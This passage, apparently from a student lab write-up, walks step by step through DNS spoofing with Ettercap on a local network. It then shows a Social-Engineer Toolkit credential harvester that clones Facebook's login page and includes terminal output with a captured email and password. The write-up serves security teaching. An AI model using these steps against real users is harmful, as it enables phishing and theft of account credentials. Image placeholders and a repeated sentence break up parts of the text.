


In the plugins section we find all the attacks that we can work with in Ettercap, in this case, we select DNS spoof






And we realize that we can observe the traffic and everything that the user we will attack is doing (in this case, the pages they are using), at this point all that remains is to test if our attack turned out the way we wanted.




And from the machine on which the attack was carried out, we tried to open mercadolibre.com.

As can be seen in the following image, our attack was successful since when we tried to open mercadolibre.com we were redirected to the page we created.




Having achieved the expected success, we ended up stopping our tools

used to carry out this attack and again tried to open the page to which we redirected and we can see that it allows us to enter without any problem





Even if the practice can be applied to some devices in our network, we can observe that the redirection was correct.



## ii) DNS SPOOFING WEBSITE IDENTITY THEFT

In this example, we will be working with a Kali Linux virtual machine and a Windows 7 machine. For this example, we will use the ettercap tool again and again we will configure the folders, in this case, I changed the page to which we would impersonate, which is Facebook.com, and redirected to the IP of my attacking machine.

In this way, we are poisoning the DNS queries. Next, we will proceed by executing the toolkit, which we will run as super users and it will display the start menu which looks like this:

and we will proceed to select the first option

### 1) Social-Engineering Attacks



```
root@kali: /home/carla
File Actions Edit View Help

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 0.9.3 [---]
[---] Codename: 'Maverick' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @hackingdave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 
```

We will reach a 3rd menu in which we will select option number 3) Credential Harvester Attack Method

```
root@kali: /home/carla
File Actions Edit View Help

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Use s a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and passwor d field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to somethi ng different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replac ements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if i ts too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see whi ch is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>
```

This will take us to the last menu, where we will make a copy of the page, so we will select option 2) Site Cloner.

It will ask us to enter the IP that we want to be assigned to our copy

```
root@kali: /home/carla
File Actions Edit View Help
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.83]:192.168.1.83
```

And as shown in the following image, we will enter the URL to clone

```
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.83]:192.168.1.83
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this
captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:


```

Using Ettercap, we will select the IP of the device we will attack and start the DNS spoof attack, and the attack begins.

Using Ettercap, we will select the IP of the device we will attack and start the DNS spoof attack, and the attack begins.







He does not consider that what happened previously was an attack, and that small problem that he did not take seriously allows the attacker to steal his information, in this case, username and password.

```

root@kali: /home/carla
File Actions Edit View Help
PARAM: __ccg-EXCELLENT
PARAM: __rev=1003721743
PARAM: __s-wqg30l:by04j4:yx3dcs
PARAM: __hsi=6957586291380190373-0
PARAM: __comet_req=0
PARAM: lsd-AVqtr99HT-Q
PARAM: jazoest=2890
POSSIBLE PASSWORD FIELD FOUND: __spin_r+1003721743
POSSIBLE PASSWORD FIELD FOUND: __spin_b+trunk
POSSIBLE PASSWORD FIELD FOUND: __spin_t+1619919294
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.1.66 - - [02/May/2021 02:10:23] "POST /ajax/webstorage/process_keys/?state=1 HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
PARAM: jazoest=2890
PARAM: lsd-AVqtr99HT-Q
PARAM: display=
PARAM: enable_profile_selector=
PARAM: isprivate=
PARAM: legacy_return=0
PARAM: profile_selector_ids=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=300
PARAM: lgndim=eyJ3Ijo4MDAsImgiOjYwMCwiYXciOjgwMCwiYWgiOjU2MCwiYyI6MjR9
PARAM: lgrrnd=000814_mQRu
PARAM: lgnjs=1619939343
POSSIBLE USERNAME FIELD FOUND: email=micorreo@hotmail.com
POSSIBLE PASSWORD FIELD FOUND: pass-CARLACORTES
PARAM: prefill_contact_point=micorreo@hotmail.com
PARAM: prefill_source=browser_dropdown
PARAM: prefill_type=contact_point
PARAM: first_prefill_source=browser_dropdown
PARAM: first_prefill_type=contact_point
PARAM: had_cp_prefilled=true
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=AAAFaffAA/ffFAAAfAAFAAAAAAAAAAAFAAAAAAAAAAAq/q/VAAVAAFAAB
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

```

If we stop to review our network analysis, we can observe the following. From our Windows 7 machine (in this case the attacked machine) I never had any warning that we were under attack until I opened Wireshark. I could notice inconsistencies in my network such as we can find TCP retransmission, this TCP retransmission mechanism guarantees that the data is sent reliably from one end to the other. Here we can see that it is indicating to us that there has been a loss of packets in the network between the client and the server.